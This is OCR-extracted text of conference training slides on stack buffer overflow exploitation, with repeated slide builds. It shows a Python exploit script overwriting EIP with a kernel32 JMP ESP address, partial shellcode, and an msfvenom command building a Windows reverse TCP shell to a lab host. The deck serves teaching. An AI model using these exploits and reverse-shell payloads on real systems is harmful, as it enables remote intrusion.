
Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
  - Not standalone opcode
    - Follow in dump
      - FF E4 = JMP ESP

Brief Aside



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
- Update exploit with &(JMP ESP)

5-own-flow.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"                    # &(JMP ESP) 0x7C86467B
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[*] Hurry and connect to debugger..."
time.sleep(30)
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```

CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
- Update exploit with &(JMP ESP)

5-own-flow.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"                    # &(JMP ESP) 0x7C86467B
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[*] Hurry and connect to debugger..."
time.sleep(30)
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```

Note reversed bytes: Little endian

CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
- Set breakpoint at 0x7C86467B (F2)
- Running takes first to JMP ESP



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
  - msf-pattern_create -l 550
  - Read bytes from EIP 72413971
- Find offset for these bytes
  - msf-pattern_offset –q 72413971
    - EIP offset at 508th byte
- Confirm control of EIP
  - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
  - Redirect flow to stack
  - ESP holds address of top of stack
    - CALL ESP, JMP ESP, RET
  - Search loaded modules (ALT-E)
  - findjump2 (hat-squad et al.)
    - kernel32.dll 0x7C86467B
- Set breakpoint at 0x7C86467B (F2)
- Running takes first to JMP ESP
- Step into (F7) or over (F8)
  - Directs flow to shellcode on stack



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

BAD CHARACTERS


Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char

msfvenom -p windows/shell/reverse_tcp LHOST=192.168.35.148 LPORT=443 -b '\x00\x0d\x0a\x0b\x0c\x20\x1a\x09' -a x86 --platform windows -f py -o shell.py



BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"                    # &(JMP ESP) 0x7C86467B
# msfvenom windows/shell/reverse_tcp to kali box over 443
# bad chars \x00
buf += "\x33\xc9\x83\xe9\xaa\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\xa3\xd4\x27\x95\x83\xee\xfc\xe2\xf4\x5f\x3c"
buf += "\xa5\x95\xa3\xd4\x47\x1c\x46\xe5\xe7\xf1\x28\x84\x17"
buf += "\x1e\xf1\xd8\xac\xc7\xb7\x5f\x55\xbd\xac\x63\x6d\xb3"
buf += "\x92\x2b\x8b\xa9\xc2\xa8\x25\xb9\x83\x15\xe8\x98\xa2"
buf += "\x13\xc5\x67\xf1\x83\xac\xc7\xb3\x5f\x6d\xa9\x28\x98"
buf += "\x36\xed\x40\x9c\x26\x44\xf2\x5f\x7e\xb5\xa2\x07\xac"
```


BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated




BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D




BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D
- Inspecting shellcode indicates \x0d
  - Just after \x3d



BAD CHARACTERS

Already expect 0x00 bad character

